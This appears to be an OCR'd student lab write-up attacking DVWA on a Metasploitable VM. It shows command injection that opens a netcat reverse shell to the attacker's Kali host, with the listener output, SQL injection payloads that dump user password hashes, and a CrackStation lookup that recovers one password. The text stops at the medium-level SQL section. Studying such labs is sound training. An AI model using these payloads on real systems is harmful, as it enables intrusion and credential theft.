
Data inserted into 'guestbook' table.

Backup file /config/config.inc.php.bak automatically created

Setup successful!

After that, we login with admin and password:





DVWA Security

Security Level

Security level is currently: **impossible**.

You can set the security level to low, medium, high or imp
level of DVWA:

1. Low - This security level is completely vulnerable
   as an example of how web application vulnerabiliti
   as a platform to teach or learn basic exploitation te
2. Medium - This setting is mainly to give an example
   developer has tried but failed to secure an applica
   exploitation techniques.
3. High - This option is an extension to the medium d
   practices to attempt to secure the code. The vuln
   exploitation, similar in various Capture The Flags (
4. Impossible - This level should be **secure against**
   source code to the secure source code.
   Prior to DVWA v1.9, this level was known as 'high'

Impossible | Submit

On the DVWA Security page, we can choose our preferred difficulty.

Part 2: Command Execution and SQL Injection Challenges (Omar)

Command Execution

Command Execution with Security Level Low

DVWA Security

Script Security

Security Level is currently high.

You can set the security level to low, medium or high.


The security level changes the vulnerability level of DVWA.

PHPIDS

[illegible]


Username: admin
Security Level: high
PHPIDS: disabled

We entered the Kali VM IP address and submit, a reply connection has been shown



Then we noticed that the running OS is not Windows because Windows usually reply 4 packets and here we got 3, so we assumed that it was Linux based then we will try to invoke two commands on the same line by using the semicolons


And as you will see below the two commands have been executed and the web page replied to the location of the existing directory.



Cool now let’s try to invoke commands using the netcat tool in the Kali machine to listen for a specific port, so we will write 8.8.8.8; nc -e /bin/bash 192.168.254.154 5555


The above command contains two commands, one for Google DNS and a second to listen for port 5555 and -e to run the execution command using the bash file in the Kali machine. Because all execution files are in the bash directory on the Kali machine.

We opened a terminal and wrote nc -nlvp 5555 to listen for the port and Bomb, it looks that the connection has been established




```
┌──(root💀kali)-[~]
└─# nc -lvnp 5555                                                       148 × 6
listening on [any] 5555 ...
connect to [192.168.254.154] from (UNKNOWN) [192.168.254.130] 46281
whoami
www-data
pwd
/var/www/dvwa/vulnerabilities/exec
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Command Execution with Security Level Medium




We tried to use the same strategy, but the programmers were intelligent and solved the problem, here we should use another technique to gain access, let's try to send one command to another using the rip feature

I mean command 1 | command 2, here we are sending the output of command 1 to command 2, so command 2 is not asking or taking the input for example ls|pwd the first command doesn’t execute the second one is done.




Then we will write the netcat on the second command and try to listen on a specific port number



And open the terminal and listen to port 1234

Bingo! We are in again and know we are listening to port 1234



```
[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> uname -a
The remote script execution triggers an error 500, check script and payload integrity
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Command Execution with Security Level High:


If you move to a high level this one will not breach because the programmer is stripping the slashes so we will use another attacker vector.

The same difficulties have been faced, starting to know where to start till finish the experiments

SQL


SQL Injection with Security Level Low

Here we are not trying to attack, we are trying to be familiar with the database so we will choose the low level then SQL injection, you will notice that a user id should be appeared then start to write 1 2 3 and you will see at each time a different user, but if we write ‘ OR ‘ ‘ = ‘ all users will appear




```
ID: ' OR ' ' = '
First name: admin
Surname: admin

ID: ' OR ' ' = '
First name: Gordon
Surname: Brown

ID: ' OR ' ' = '
First name: Hack
Surname: Me

ID: ' OR ' ' = '
First name: Pablo
Surname: Picasso

ID: ' OR ' ' = '
First name: Bob
Surname: Smith
```

Then we will try to find the passwords for each user by using this command ' UNION SELECT user, password FROM users—



```
ID: ' UNION SELECT user, password FROM users--
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users--
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users--
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users--
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users--
First name: smithy
```

Then we can take this hash format then search on crackstation.net for the password example we will select the second user and try to break the hash



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
e99a18c428cb38d5f260853678922e03
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults


Download CrackStation's Wordlist

How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our hashing security page.

Crackstation's lookup tables were created by extracting every word from the Wikipedia databases and adding with every password list we could find. We also applied intelligent word mangling (brute force hybrid) to our wordlists to make them much more effective. For MD5 and SHA1 hashes, we have a 190GB, 15-billion-entry lookup table, and for other hashes, we have a 19GB 1.5-billion-entry lookup table.

You can download CrackStation's dictionaries here, and the lookup table implementation (PHP and C) is available here.


CrackStation

Defuse.ca · Twitter

CrackStation · Password Hashing Security · Defuse Security

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

e99a18c428cb38d5f260853678922e03

Hash	Type	Result
e99a18c428cb38d5f260853678922e03	md5	abc123

Color Codes: 🟩 Exact match, 🟨 Partial match, 🟥 Not found.

Download CrackStation's Wordlist

How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our hashing security page.

Crackstation's lookup tables were created by extracting every word from the Wikipedia databases and adding with every password list we could find. We also applied intelligent word mangling (brute force hybrid) to our wordlists to make them much more effective. For MD5 and SHA1 hashes,


and as you see the password has been discovered.

SQL Injection with Security Level Medium

